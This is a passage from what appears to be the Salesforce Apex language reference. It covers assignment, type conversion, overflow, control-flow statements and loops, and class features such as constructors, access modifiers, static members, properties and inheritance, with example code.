c.Account.Name = 'salesforce.com';
```

Assignment is always done by reference. For example:

```
Account a = new Account();
Account b;
Account[] c = new Account[]{};
a.Name = 'Acme';
b = a;
c.add(a);

// These asserts should now be true. You can reference the data
// originally allocated to account a through account b and account list c.
System.assertEquals(b.Name, 'Acme');
System.assertEquals(c[0].Name, 'Acme');
```

Similarly, two lists can point at the same value in memory. For example:

```
Account[] a = new Account[]{new Account()};
Account[] b = a;
a[0].Name = 'Acme';
System.assert(b[0].Name == 'Acme');
```

In addition to `=`, other valid assignment operators include `+=`, `*=`, `/=`, `|=`, `&=`, `++`, and `--`. See Understanding Expression Operators on page 40.

Understanding Rules of Conversion

In general, Apex requires you to explicitly convert one data type to another. For example, a variable of the Integer data type cannot be implicitly converted to a String. You must use the `string.format` method. However, a few data types can be implicitly converted, without using a method.

Numbers form a hierarchy of types. Variables of lower numeric types can always be assigned to higher types without explicit conversion. The following is the hierarchy for numbers, from lowest to highest:

1. Integer
2. Long
3. Double
4. Decimal

Note: Once a value has been passed from a number of a lower type to a number of a higher type, the value is converted to the higher type of number.

Note that the hierarchy and implicit conversion is unlike the Java hierarchy of numbers, where the base interface number is used and implicit object conversion is never allowed.

In addition to numbers, other data types can be implicitly converted. The following rules apply:

- IDs can always be assigned to Strings.
- Strings can be assigned to IDs. However, at runtime, the value is checked to ensure that it is a legitimate ID. If it is not, a runtime exception is thrown.
- The `instanceOf` keyword can always be used to test whether a string is an ID.

Additional Considerations for Data Types

Data Types of Numeric Values

Numeric values represent Integer values unless they are appended with L for a Long or with .0 for a Double or Decimal. For example, the expression `Long d = 123;` declares a Long variable named d and assigns it to an Integer numeric value (123), which is implicitly converted to a Long. The Integer value on the right hand side is within the range for Integers and the assignment succeeds. However, if the numeric value on the right hand side exceeds the maximum value for an Integer, you get a compilation error. In this case, the solution is to append L to the numeric value so that it represents a Long value which has a wider range, as shown in this example: `Long d = 2147483648L;`.

Overflow of Data Type Values

Arithmetic computations that produce values larger than the maximum value of the current type are said to overflow. For example, `Integer i = 2147483647 + 1;` yields a value of –2147483648 because 2147483647 is the maximum value for an Integer, so adding one to it wraps the value around to the minimum negative value for Integers, –2147483648.

If arithmetic computations generate results larger than the maximum value for the current type, the end result will be incorrect because the computed values that are larger than the maximum will overflow. For example, the expression `Long MillsPerYear = 365 * 24 * 60 * 60 * 1000;` results in an incorrect result because the products of Integers on the right hand side are larger than the maximum Integer value and they overflow. As a result, the final product isn't the expected one. You can avoid this by ensuring that the type of numeric values or variables you are using in arithmetic operations are large enough to hold the results. In this example, append L to numeric values to make them Long so the intermediate products will be Long as well and no overflow occurs. The following example shows how to correctly compute the amount of milliseconds in a year by multiplying Long numeric values.

```
Long MillsPerYear = 365L * 24L * 60L * 60L * 1000L;
Long ExpectedValue = 31536000000L;
System.assertEquals(MillsPerYear, ExpectedValue);
```

Loss of Fractions in Divisions

When dividing numeric Integer or Long values, the fractional portion of the result, if any, is removed before performing any implicit conversions to a Double or Decimal. For example, `Double d = 5/3;` returns 1.0 because the actual result (1.666...) is an Integer and is rounded to 1 before being implicitly converted to a Double. To preserve the fractional value, ensure that you are using Double or Decimal numeric values in the division. For example, `Double d = 5.0/3.0;` returns 1.6666666666666667 because 5.0 and 3.0 represent Double values, which results in the quotient being a Double as well and no fractional value is lost.

CHAPTER 5 Control Flow Statements

In this chapter ...

- Conditional (If-Else) Statements
- Loops

Apex provides statements that control the flow of code execution.

Statements are generally executed line by line, in the order they appear. With control flow statements, you can cause Apex code to execute based on a certain condition or you can have a block of code execute repeatedly. This section describes these control flow statements: if-else statements and loops.

Conditional (If-Else) Statements

The conditional statement in Apex works similarly to Java:

```
if ([Boolean_condition])
    // Statement 1
else
    // Statement 2
```

The `else` portion is always optional, and always groups with the closest `if`. For example:

```
Integer x, sign;
// Your code
if (x <= 0) if (x == 0) sign = 0; else sign = -1;
```

is equivalent to:

```
Integer x, sign;
// Your code
if (x <= 0) {
    if (x == 0) {
            sign = 0;
    } else  {
            sign = -1;
    }
}
```

Repeated `else if` statements are also allowed. For example:

```
if (place == 1) {
    medal_color = 'gold';
} else if (place == 2) {
    medal_color = 'silver';
} else if (place == 3) {
    medal_color = 'bronze';
} else {
    medal_color = null;
}
```

Loops

Apex supports the following five types of procedural loops:

- `do {statement} while (Boolean_condition);`
- `while (Boolean_condition) statement;`
- `for (initialization; Boolean_exit_condition; increment) statement;`
- `for (variable : array_or_set) statement;`
- `for (variable : [inline_soql_query]) statement;`

All loops allow for loop control structures:

- `break;` exits the entire loop
- `continue;` skips to the next iteration of the loop

Do-While Loops

The Apex `do-while` loop repeatedly executes a block of code as long as a particular Boolean condition remains true. Its syntax is:

```
do {
   code_block
} while (condition);
```

Note: Curly braces ({ }) are always required around a ***code_block***.

As in Java, the Apex `do-while` loop does not check the Boolean condition statement until after the first loop is executed. Consequently, the code block always runs at least once.

As an example, the following code outputs the numbers 1 - 10 into the debug log:

```
Integer count = 1;

do {
    System.debug(count);
    count++;
} while (count < 11);
```

While Loops

The Apex `while` loop repeatedly executes a block of code as long as a particular Boolean condition remains true. Its syntax is:

```
while (condition) {
    code_block
}
```

Note: Curly braces ({ }) are required around a ***code_block*** only if the block contains more than one statement.

Unlike `do-while`, the `while` loop checks the Boolean condition statement before the first loop is executed. Consequently, it is possible for the code block to never execute.

As an example, the following code outputs the numbers 1 - 10 into the debug log:

```
Integer count = 1;

while (count < 11) {
    System.debug(count);
    count++;
}
```

For Loops

Apex supports three variations of the `for` loop:

- The traditional `for` loop:

  ```
  for (init_stmt; exit_condition; increment_stmt) {
      code_block
  }
  ```

- The list or set iteration `for` loop:

```
for (variable : list_or_set) {
    code_block
}
```

  where *variable* must be of the same primitive or sObject type as *list_or_set*.

- The SOQL `for` loop:

```
for (variable : [soql_query]) {
    code_block
}
```

  or

```
for (variable_list : [soql_query]) {
    code_block
}
```

  Both *variable* and *variable_list* must be of the same sObject type as is returned by the *soql_query*.

Note: Curly braces ({ }) are required around a *code_block* only if the block contains more than one statement.

Each is discussed further in the sections that follow.

Traditional For Loops

The traditional `for` loop in Apex corresponds to the traditional syntax used in Java and other languages. Its syntax is:

```
for (init_stmt; exit_condition; increment_stmt) {
    code_block
}
```

When executing this type of `for` loop, the Apex runtime engine performs the following steps, in order:

1. Execute the *init_stmt* component of the loop. Note that multiple variables can be declared and/or initialized in this statement.
2. Perform the *exit_condition* check. If true, the loop continues. If false, the loop exits.
3. Execute the *code_block*.
4. Execute the *increment_stmt* statement.
5. Return to Step 2.

As an example, the following code outputs the numbers 1 - 10 into the debug log. Note that an additional initialization variable, `j`, is included to demonstrate the syntax:

```
for (Integer i = 0, j = 0; i < 10; i++) {
    System.debug(i+1);
}
```

List or Set Iteration for Loops

The list or set iteration `for` loop iterates over all the elements in a list or set. Its syntax is:

```
for (variable : list_or_set) {
    code_block
}
```

where ***variable*** must be of the same primitive or sObject type as ***list_or_set***.

When executing this type of `for` loop, the Apex runtime engine assigns ***variable*** to each element in ***list_or_set***, and runs the ***code_block*** for each value.

For example, the following code outputs the numbers 1 - 10 to the debug log:

```
Integer[] myInts = new Integer[]{1, 2, 3, 4, 5, 6, 7, 8, 9, 10};

for (Integer i : myInts) {
    System.debug(i);
}
```

Iterating Collections

Collections can consist of lists, sets, or maps. Modifying a collection's elements while iterating through that collection is not supported and causes an error. Do not directly add or remove elements while iterating through the collection that includes them.

Adding Elements During Iteration

To add elements while iterating a list, set or map, keep the new elements in a temporary list, set, or map and add them to the original after you finish iterating the collection.

Removing Elements During Iteration

To remove elements while iterating a list, create a new list, then copy the elements you wish to keep. Alternatively, add the elements you wish to remove to a temporary list and remove them after you finish iterating the collection.

Note: The `List.remove` method performs linearly. Using it to remove elements has time and resource implications.

To remove elements while iterating a map or set, keep the keys you wish to remove in a temporary list, then remove them after you finish iterating the collection.

CHAPTER 6 Classes, Objects, and Interfaces

This chapter covers classes and interfaces in Apex. It describes defining classes, instantiating them, and extending them. Interfaces, Apex class versions, properties, and other related class concepts are also described.

In most cases, the class concepts described here are modeled on their counterparts in Java, and can be quickly understood by those who are familiar with them.

IN THIS SECTION:

1. Understanding Classes
2. Understanding Interfaces
3. Keywords
4. Annotations
5. Classes and Casting
6. Differences Between Apex Classes and Java Classes
7. Class Definition Creation
8. Namespace Prefix
9. Apex Code Versions
10. Lists of Custom Types and Sorting
    Lists can hold objects of your user-defined types (your Apex classes). Lists of user-defined types can be sorted.
11. Using Custom Types in Map Keys and Sets
    You can add instances of your own Apex classes to maps and sets.

Understanding Classes

As in Java, you can create classes in Apex. A *class* is a template or blueprint from which objects are created. An *object* is an instance of a class. For example, the `PurchaseOrder` class describes an entire purchase order, and everything that you can do with a purchase order. An instance of the `PurchaseOrder` class is a specific purchase order that you send or receive.

All objects have *state* and *behavior*, that is, things that an object knows about itself, and things that an object can do. The state of a PurchaseOrder object—what it knows—includes the user who sent it, the date and time it was created, and whether it was flagged as important. The behavior of a PurchaseOrder object—what it can do—includes checking inventory, shipping a product, or notifying a customer.

A class can contain variables and methods. Variables are used to specify the state of an object, such as the object's `Name` or `Type`. Since these variables are associated with a class and are members of it, they are commonly referred to as *member variables*. Methods are used to control behavior, such as `getOtherQuotes` or `copyLineItems`.

A class can contain other classes, exception types, and initialization code.

An *interface* is like a class in which none of the methods have been implemented—the method signatures are there, but the body of each method is empty. To use an interface, another class must implement it by providing a body for all of the methods contained in the interface.

For more general information on classes, objects, and interfaces, see http://java.sun.com/docs/books/tutorial/java/concepts/index.html

In addition to classes, Apex provides triggers, similar to database triggers. A trigger is Apex code that executes before or after database operations. See Triggers.

IN THIS SECTION:

1. Apex Class Definition
2. Class Variables
3. Class Methods
4. Using Constructors
5. Access Modifiers
6. Static and Instance Methods, Variables, and Initialization Code
   In Apex, you can have *static* methods, variables, and initialization code. However, Apex classes can't be static. You can also have *instance* methods, member variables, and initialization code, which have no modifier, and *local* variables.
7. Apex Properties
8. Extending a Class
   You can extend a class to provide more specialized behavior.
9. Extended Class Example

Apex Class Definition

In Apex, you can define top-level classes (also called outer classes) as well as inner classes, that is, a class defined within another class. You can only have inner classes one level deep. For example:

```
public class myOuterClass {
   // Additional myOuterClass code here
   class myInnerClass {
     // myInnerClass code here
   }
}
```

To define a class, specify the following:

1. Access modifiers:
   - You must use one of the access modifiers (such as `public` or `global`) in the declaration of a top-level class.
   - You do not have to use an access modifier in the declaration of an inner class.
2. Optional definition modifiers (such as `virtual`, `abstract`, and so on)
3. Required: The keyword `class` followed by the name of the class
4. Optional extensions and/or implementations

Note: Avoid using standard object names for class names. Doing so causes unexpected results. For a list of standard objects, see Object Reference for Salesforce and Force.com.

Use the following syntax for defining classes:

```
private | public | global
[virtual | abstract | with sharing | without sharing]
class ClassName [implements InterfaceNameList] [extends ClassName]
{
// The body of the class
}
```

- The `private` access modifier declares that this class is only known locally, that is, only by this section of code. This is the default access for inner classes—that is, if you don't specify an access modifier for an inner class, it is considered `private`. This keyword can only be used with inner classes.
- The `public` access modifier declares that this class is visible in your application or namespace.
- The `global` access modifier declares that this class is known by all Apex code everywhere. All classes that contain methods defined with the `webService` keyword must be declared as `global`. If a method or inner class is declared as `global`, the outer, top-level class must also be defined as `global`.
- The `with sharing` and `without sharing` keywords specify the sharing mode for this class. For more information, see Using the `with sharing` or `without sharing` Keywords on page 80.
- The `virtual` definition modifier declares that this class allows extension and overrides. You cannot override a method with the `override` keyword unless the class has been defined as `virtual`.
- The `abstract` definition modifier declares that this class contains abstract methods, that is, methods that only have their signature declared and no body defined.

Note:

- You cannot add an abstract method to a global class after the class has been uploaded in a Managed - Released package version.
- If the class in the Managed - Released package is virtual, the method that you can add to it must also be virtual and must have an implementation.
- You cannot override a public or protected virtual method of a global class of an installed managed package.

For more information about managed packages, see What is a Package? on page 599.

A class can implement multiple interfaces, but only extend one existing class. This restriction means that Apex does not support multiple inheritance. The interface names in the list are separated by commas. For more information about interfaces, see Understanding Interfaces on page 73.

For more information about method and variable access modifiers, see Access Modifiers on page 61.

Salesforce Help: Developer Console Functionality

Class Variables

To declare a variable, specify the following:

- Optional: Modifiers, such as `public` or `final`, as well as `static`.
- Required: The data type of the variable, such as String or Boolean.

- Required: The name of the variable.
- Optional: The value of the variable.

Use the following syntax when defining a variable:

```
[public | private | protected | global] [final] [static] data_type variable_name
[= value]
```

For example:

```
      private static final Integer MY_INT;
      private final Integer i = 1;
```

Class Methods

To define a method, specify the following:

- Optional: Modifiers, such as `public` or `protected`.
- Required: The data type of the value returned by the method, such as String or Integer. Use `void` if the method does not return a value.
- Required: A list of input parameters for the method, separated by commas, each preceded by its data type, and enclosed in parentheses `()`. If there are no parameters, use a set of empty parentheses. A method can only have 32 input parameters.
- Required: The body of the method, enclosed in braces `{}`. All the code for the method, including any local variable declarations, is contained here.

Use the following syntax when defining a method:

```
[public | private | protected | global] [override] [static] data_type method_name
(input parameters)
{
// The body of the method
}
```

Note: You can use `override` to override methods only in classes that have been defined as `virtual` or `abstract`.

For example:

```
  public static Integer getInt() {
     return MY_INT;
  }
```

As in Java, methods that return values can also be run as a statement if their results are not assigned to another variable.

User-defined methods:

- Can be used anywhere that system methods are used.
- Can be recursive.
- Can have side effects, such as DML `insert` statements that initialize sObject record IDs. See Apex DML Statements on page 606.
- Can refer to themselves or to methods defined later in the same class or anonymous block. Apex parses methods in two phases, so forward declarations are not needed.
- Can be polymorphic. For example, a method named `foo` can be implemented in two ways, one with a single Integer parameter and one with two Integer parameters. Depending on whether the method is called with one or two Integers, the Apex parser selects the appropriate implementation to execute. If the parser cannot find an exact match, it then seeks an approximate match using type coercion rules. For more information on data conversion, see Understanding Rules of Conversion on page 47.

Note: If the parser finds multiple approximate matches, a parse-time exception is generated.

- When using void methods that have side effects, user-defined methods are typically executed as stand-alone procedure statements in Apex code. For example:

```
System.debug('Here is a note for the log.');
```

- Can have statements where the return values are run as a statement if their results are not assigned to another variable. This rule is the same in Java.

Passing Method Arguments by Value

In Apex, all primitive data type arguments, such as Integer or String, are passed into methods by value. This fact means that any changes to the arguments exist only within the scope of the method. When the method returns, the changes to the arguments are lost.

Non-primitive data type arguments, such as sObjects, are also passed into methods by value. This fact means that when the method returns, the passed-in argument still references the same object as before the method call and can't be changed to point to another object. However, the values of the object's fields can be changed in the method.

The following are examples of passing primitive and non-primitive data type arguments into methods.

Example: Passing Primitive Data Type Arguments

This example shows how a primitive argument of type String is passed by value into another method. The `debugStatusMessage` method in this example creates a String variable, *`msg`*, and assigns it a value. It then passes this variable as an argument to another method, which modifies the value of this String. However, since String is a primitive type, it is passed by value, and when the method returns, the value of the original variable, *`msg`*, is unchanged. An assert statement verifies that the value of *`msg`* is still the old value.

```
public class PassPrimitiveTypeExample {
    public static void debugStatusMessage() {
        String msg = 'Original value';
        processString(msg);
        // The value of the msg variable didn't
        // change; it is still the old value.
        System.assertEquals(msg, 'Original value');
    }

    public static void processString(String s) {
        s = 'Modified value';
    }
}
```

Example: Passing Non-Primitive Data Type Arguments

This example shows how a List argument is passed by value into another method and can be modified. It also shows that the List argument can't be modified to point to another List object. First, the `createTemperatureHistory` method creates a variable, *`fillMe`*, that is a List of Integers and passes it to a method. The called method fills this list with Integer values representing rounded temperature values. When the method returns, an assert verifies that the contents of the original List variable has changed and now contains five values. Next, the example creates a second List variable, *`createMe`*, and passes it to another method. The called method assigns the passed-in argument to a newly created List that contains new Integer values. When the method returns, the original *`createMe`* variable doesn't point to the new List but still points to the original List, which is empty. An assert verifies that *`createMe`* contains no values.

```
public class PassNonPrimitiveTypeExample {
```

```
    public static void createTemperatureHistory() {
        List<Integer> fillMe = new List<Integer>();
        reference(fillMe);
        // The list is modified and contains five items
        // as expected.
        System.assertEquals(fillMe.size(),5);

        List<Integer> createMe = new List<Integer>();
        referenceNew(createMe);
        // The list is not modified because it still points
        // to the original list, not the new list
        // that the method created.
        System.assertEquals(createMe.size(),0);
    }

    public static void reference(List<Integer> m) {
        // Add rounded temperatures for the last five days.
        m.add(70);
        m.add(68);
        m.add(75);
        m.add(80);
        m.add(82);
    }

    public static void referenceNew(List<Integer> m) {
        // Assign argument to a new List of
        // five temperature values.
        m = new List<Integer>{55, 59, 62, 60, 63};
    }
}
```

Using Constructors

A *constructor* is code that is invoked when an object is created from the class blueprint. You do not need to write a constructor for every class. If a class does not have a user-defined constructor, an implicit, no-argument, public one is used.

The syntax for a constructor is similar to a method, but it differs from a method definition in that it never has an explicit return type and it is not inherited by the object created from it.

After you write the constructor for a class, you must use the `new` keyword in order to instantiate an object from that class, using that constructor. For example, using the following class:

```
public class TestObject {

   // The no argument constructor
   public TestObject() {
      // more code here
  }
}
```

A new object of this type can be instantiated with the following code:

```
TestObject myTest = new TestObject();
```

If you write a constructor that takes arguments, you can then use that constructor to create an object using those arguments. If you create a constructor that takes arguments, and you still want to use a no-argument constructor, you must include one in your code. Once you create a constructor for a class, you no longer have access to the default, no-argument public constructor. You must create your own.

In Apex, a constructor can be *overloaded*, that is, there can be more than one constructor for a class, each having different parameters. The following example illustrates a class with two constructors: one with no arguments and one that takes a simple Integer argument. It also illustrates how one constructor calls another constructor using the `this(...)` syntax, also know as *constructor chaining*.

```
public class TestObject2 {

private static final Integer DEFAULT_SIZE = 10;

Integer size;

   //Constructor with no arguments
   public TestObject2() {
       this(DEFAULT_SIZE); // Using this(...) calls the one argument constructor
   }

   // Constructor with one argument
   public TestObject2(Integer ObjectSize) {
     size = ObjectSize;
   }
}
```

New objects of this type can be instantiated with the following code:

```
  TestObject2 myObject1 = new TestObject2(42);
  TestObject2 myObject2 = new TestObject2();
```

Every constructor that you create for a class must have a different argument list. In the following example, all of the constructors are possible:

```
public class Leads {

  // First a no-argument constructor
  public Leads () {}

  // A constructor with one argument
  public Leads (Boolean call) {}

  // A constructor with two arguments
  public Leads (String email, Boolean call) {}

  // Though this constructor has the same arguments as the
  // one above, they are in a different order, so this is legal
  public Leads (Boolean call, String email) {}
}
```

When you define a new class, you are defining a new data type. You can use class name in any place you can use other data type names, such as String, Boolean, or Account. If you define a variable whose type is a class, any object you assign to it must be an instance of that class or subclass.

Access Modifiers

Apex allows you to use the `private`, `protected`, `public`, and `global` access modifiers when defining methods and variables.

While triggers and anonymous blocks can also use these access modifiers, they are not as useful in smaller portions of Apex. For example, declaring a method as `global` in an anonymous block does not enable you to call it from outside of that code.

For more information on class access modifiers, see Apex Class Definition on page 55.

Note: Interface methods have no access modifiers. They are always global. For more information, see Understanding Interfaces on page 73.

By default, a method or variable is visible only to the Apex code *within the defining class*. You must explicitly specify a method or variable as public in order for it to be available to other classes in the same application namespace (see Namespace Prefix). You can change the level of visibility by using the following access modifiers:

`private`
This is the default, and means that the method or variable is accessible only within the Apex class in which it is defined. If you do not specify an access modifier, the method or variable is `private`.

`protected`
This means that the method or variable is visible to any inner classes in the defining Apex class, and to the classes that extend the defining Apex class. You can only use this access modifier for instance methods and member variables. Note that it is strictly more permissive than the default (private) setting, just like Java.

`public`
This means the method or variable can be used by any Apex in this application or namespace.

Note: In Apex, the `public` access modifier is not the same as it is in Java. This was done to discourage joining applications, to keep the code for each application separate. In Apex, if you want to make something public like it is in Java, you need to use the `global` access modifier.

`global`
This means the method or variable can be used by any Apex code that has access to the class, not just the Apex code in the same application. This access modifier should be used for any method that needs to be referenced outside of the application, either in the SOAP API or by other Apex code. If you declare a method or variable as `global`, you must also declare the class that contains it as `global`.

Note: We recommend using the `global` access modifier rarely, if at all. Cross-application dependencies are difficult to maintain.

To use the `private`, `protected`, `public`, or `global` access modifiers, use the following syntax:

```
[(none)|private|protected|public|global] declaration
```

For example:

```
private string s1 = '1';

public string gets1() {
   return this.s1;
}
```

Static and Instance Methods, Variables, and Initialization Code

In Apex, you can have *static* methods, variables, and initialization code. However, Apex classes can't be static. You can also have *instance* methods, member variables, and initialization code, which have no modifier, and *local* variables.

Characteristics

Static methods, variables, and initialization code have these characteristics.

- They're associated with a class.
- They're allowed only in outer classes.
- They're initialized only when a class is loaded.
- They aren't transmitted as part of the view state for a Visualforce page.

Instance methods, member variables, and initialization code have these characteristics.

- They're associated with a particular object.
- They have no definition modifier.
- They're created with every object instantiated from the class in which they're declared.

Local variables have these characteristics.

- They're associated with the block of code in which they're declared.
- They must be initialized before they're used.

The following example shows a local variable whose scope is the duration of the `if` code block.

```
Boolean myCondition = true;
if (myCondition) {
    integer localVariable = 10;
}
```

Using Static Methods and Variables

You can use static methods and variables only with outer classes. Inner classes have no static methods or variables. A static method or variable doesn't require an instance of the class in order to run.

Before an object of a class is created, all static member variables in a class are initialized, and all static initialization code blocks are executed. These items are handled in the order in which they appear in the class.

A static method is used as a utility method, and it never depends on the value of an instance member variable. Because a static method is only associated with a class, it can't access the instance member variable values of its class.

A static variable is static only within the scope of the Apex transaction. It's not static across the server or the entire organization. The value of a static variable persists within the context of a single transaction and is reset across transaction boundaries. For example, if an Apex DML request causes a trigger to fire multiple times, the static variables persist across these trigger invocations.

To store information that is shared across instances of a class, use a static variable. All instances of the same class share a single copy of the static variable. For example, all triggers that a single transaction spawns can communicate with each other by viewing and updating static variables in a related class. A recursive trigger can use the value of a class variable to determine when to exit the recursion.

Suppose that you had the following class.

```
public class P {
   public static boolean firstRun = true;
}
```

A trigger that uses this class could then selectively fail the first run of the trigger.

```
trigger T1 on Account (before delete, after delete, after undelete) {
       if(Trigger.isBefore){
          if(Trigger.isDelete){
```

```
            if(p.firstRun){
                Trigger.old[0].addError('Before Account Delete Error');
                 p.firstRun=false;
             }
        }
    }
}
```

A static variable defined in a trigger doesn't retain its value between different trigger contexts within the same transaction, such as between before insert and after insert invocations. Instead, define the static variables in a class so that the trigger can access these class member variables and check their static values.

A class static variable can't be accessed through an instance of that class. If class `MyClass` has a static variable `myStaticVariable`, and `myClassInstance` is an instance of `MyClass`, `myClassInstance.myStaticVariable` is not a legal expression.

The same is true for instance methods. If `myStaticMethod()` is a static method, `myClassInstance.myStaticMethod()` is not legal. Instead, refer to those static identifiers using the class: `MyClass.myStaticVariable` and `MyClass.myStaticMethod()`.

Local variable names are evaluated before class names. If a local variable has the same name as a class, the local variable hides methods and variables on the class of the same name. For example, this method works if you comment out the `String` line. But if the `String` line is included the method doesn't compile, because Salesforce reports that the method doesn't exist or has an incorrect signature.

```
public static void method() {
String Database = '';
Database.insert(new Account());
}
```

An inner class behaves like a static Java inner class, but doesn't require the `static` keyword. An inner class can have instance member variables like an outer class, but there is no implicit pointer to an instance of the outer class (using the `this` keyword).

Note: In API version 20.0 and earlier, if a Bulk API request causes a trigger to fire, each chunk of 200 records for the trigger to process is split into chunks of 100 records. In Salesforce API version 21.0 and later, no further splits of API chunks occur. If a Bulk API request causes a trigger to fire multiple times for chunks of 200 records, governor limits are reset between these trigger invocations for the same HTTP request.

Using Instance Methods and Variables

Instance methods and member variables are used by an instance of a class, that is, by an object. An instance member variable is declared inside a class, but not within a method. Instance methods usually use instance member variables to affect the behavior of the method.

Suppose that you want to have a class that collects two-dimensional points and plots them on a graph. The following skeleton class uses member variables to hold the list of points and an inner class to manage the two-dimensional list of points.

```
public class Plotter {

    // This inner class manages the points
    class Point {
        Double x;
        Double y;

        Point(Double x, Double y) {
             this.x = x;
             this.y = y;
        }
```

```
        Double getXCoordinate() {
            return x;
        }

        Double getYCoordinate() {
            return y;
        }
    }

    List<Point> points = new List<Point>();

    public void plot(Double x, Double y) {
        points.add(new Point(x, y));
    }

    // The following method takes the list of points and does something with them
    public void render() {
    }
}
```

Using Initialization Code

Instance initialization code is a block of code in the following form that is defined in a class.

```
{

   //code body

}
```

The instance initialization code in a class is executed each time an object is instantiated from that class. These code blocks run before the constructor.

If you don't want to write your own constructor for a class, you can use an instance initialization code block to initialize instance variables. In simple situations, use an ordinary initializer. Reserve initialization code for complex situations, such as initializing a static map. A static initialization block runs only once, regardless of how many times you access the class that contains it.

Static initialization code is a block of code preceded with the keyword `static`.

```
static {

   //code body

}
```

Similar to other static code, a static initialization code block is only initialized once on the first use of the class.

A class can have any number of either static or instance initialization code blocks. They can appear anywhere in the code body. The code blocks are executed in the order in which they appear in the file, just as they are in Java.

You can use static initialization code to initialize static final variables and to declare information that is static, such as a map of values. For example:

```
public class MyClass {

    class RGB {
```

```
        Integer red;
        Integer green;
        Integer blue;

        RGB(Integer red, Integer green, Integer blue) {
            this.red = red;
            this.green = green;
            this.blue = blue;
        }
     }

   static Map<String, RGB> colorMap = new Map<String, RGB>();

    static {
        colorMap.put('red', new RGB(255, 0, 0));
        colorMap.put('cyan', new RGB(0, 255, 255));
        colorMap.put('magenta', new RGB(255, 0, 255));
    }
}
```

Apex Properties

An Apex *property* is similar to a variable, however, you can do additional things in your code to a property value before it is accessed or returned. Properties can be used in many different ways: they can validate data before a change is made; they can prompt an action when data is changed, such as altering the value of other member variables; or they can expose data that is retrieved from some other source, such as another class.

Property definitions include one or two code blocks, representing a *get accessor* and a *set accessor*:

- The code in a get accessor executes when the property is read.
- The code in a set accessor executes when the property is assigned a new value.

A property with only a get accessor is considered read-only. A property with only a set accessor is considered write-only. A property with both accessors is read-write.

To declare a property, use the following syntax in the body of a class:

```
Public class BasicClass {

   // Property declaration
   access_modifier return_type property_name {
      get {
         //Get accessor code block
      }
      set {
         //Set accessor code block
      }
   }
}
```

Where:

- *access_modifier* is the access modifier for the property. The access modifiers that can be applied to properties include: `public`, `private`, `global`, and `protected`. In addition, these definition modifiers can be applied: `static` and `transient`. For more information on access modifiers, see Access Modifiers on page 61.
- *return_type* is the type of the property, such as Integer, Double, sObject, and so on. For more information, see Data Types on page 27.
- *property_name* is the name of the property

For example, the following class defines a property named `prop`. The property is public. The property returns an integer data type.

```
public class BasicProperty {
   public integer prop {
      get { return prop; }
      set { prop = value; }
   }
}
```

The following code segment calls the class above, exercising the get and set accessors:

```
BasicProperty bp = new BasicProperty();
bp.prop = 5;                    // Calls set accessor
System.assert(bp.prop == 5);    // Calls get accessor
```

Note the following:

- The body of the get accessor is similar to that of a method. It must return a value of the property type. Executing the get accessor is the same as reading the value of the variable.
- The get accessor must end in a return statement.
- We recommend that your get accessor should not change the state of the object that it is defined on.
- The set accessor is similar to a method whose return type is void.
- When you assign a value to the property, the set accessor is invoked with an argument that provides the new value.
- When the set accessor is invoked, the system passes an implicit argument to the setter called `value` of the same data type as the property.
- Properties cannot be defined on `interface`.
- Apex properties are based on their counterparts in C#, with the following differences:
  - Properties provide storage for values directly. You do not need to create supporting members for storing values.
  - It is possible to create automatic properties in Apex. For more information, see Using Automatic Properties on page 66.

Using Automatic Properties

Properties do not require additional code in their get or set accessor code blocks. Instead, you can leave get and set accessor code blocks empty to define an *automatic property*. Automatic properties allow you to write more compact code that is easier to debug and maintain. They can be declared as read-only, read-write, or write-only. The following example creates three automatic properties:

```
public class AutomaticProperty {
   public integer MyReadOnlyProp { get; }
   public double MyReadWriteProp { get; set; }
   public string MyWriteOnlyProp { set; }
}
```

The following code segment exercises these properties:

```
AutomaticProperty ap = new AutomaticProperty();
ap.MyReadOnlyProp = 5;                  // This produces a compile error: not writable
ap.MyReadWriteProp = 5;                 // No error
System.assert(MyWriteOnlyProp == 5);    // This produces a compile error: not readable
```

Using Static Properties

When a property is declared as `static`, the property's accessor methods execute in a static context. This means that the accessors do not have access to non-static member variables defined in the class. The following example creates a class with both static and instance properties:

```
public class StaticProperty {
   public static integer StaticMember;
   public integer NonStaticMember;
   public static integer MyGoodStaticProp {
     get{return MyGoodStaticProp;}
   }
   // The following produces a system error
   // public static integer MyBadStaticProp { return NonStaticMember; }

   public integer MyGoodNonStaticProp {
     get{return NonStaticMember;}
   }
}
```

The following code segment calls the static and instance properties:

```
StaticProperty sp = new StaticProperty();
// The following produces a system error: a static variable cannot be
// accessed through an object instance
// sp.MyGoodStaticProp = 5;

// The following does not produce an error
StaticProperty.MyGoodStaticProp = 5;
```

Using Access Modifiers on Property Accessors

Property accessors can be defined with their own access modifiers. If an accessor includes its own access modifier, this modifier overrides the access modifier of the property. The access modifier of an individual accessor must be more restrictive than the access modifier on the property itself. For example, if the property has been defined as `public`, the individual accessor cannot be defined as `global`. The following class definition shows additional examples:

```
global virtual class PropertyVisibility {
   // X is private for read and public for write
   public integer X { private get; set; }
   // Y can be globally read but only written within a class
   global integer Y { get; public set; }
   // Z can be read within the class but only subclasses can set it
   public integer Z { get; protected set; }
}
```

Extending a Class

You can extend a class to provide more specialized behavior.

A class that extends another class inherits all the methods and properties of the extended class. In addition, the extending class can override the existing virtual methods by using the override keyword in the method definition. Overriding a virtual method allows you to provide a different implementation for an existing method. This means that the behavior of a particular method is different based on the object you're calling it on. This is referred to as polymorphism.

A class extends another class using the `extends` keyword in the class definition. A class can only extend one other class, but it can implement more than one interface.

This example shows how the `YellowMarker` class extends the `Marker` class. To run the inheritance examples in this section, first create the `Marker` class.

```
public virtual class Marker {
    public virtual void write() {
        System.debug('Writing some text.');
    }

    public virtual Double discount() {
        return .05;
    }
}
```

Then create the `YellowMarker` class, which extends the `Marker` class.

```
// Extension for the Marker class
public class YellowMarker extends Marker {
    public override void write() {
        System.debug('Writing some text using the yellow marker.');
    }
}
```

This code segment shows polymorphism. The example declares two objects of the same type (`Marker`). Even though both objects are markers, the second object is assigned to an instance of the `YellowMarker` class. Hence, calling the `write` method on it yields a different result than calling this method on the first object, because this method has been overridden. However, you can call the `discount` method on the second object even though this method isn't part of the `YellowMarker` class definition. But it is part of the extended class, and hence, is available to the extending class, `YellowMarker`. Run this snippet in the Execute Anonymous window of the Developer Console.

```
Marker obj1, obj2;
obj1 = new Marker();
// This outputs 'Writing some text.'
obj1.write();

obj2 = new YellowMarker();
// This outputs 'Writing some text using the yellow marker.'
obj2.write();
// We get the discount method for free
// and can call it from the YellowMarker instance.
Double d = obj2.discount();
```

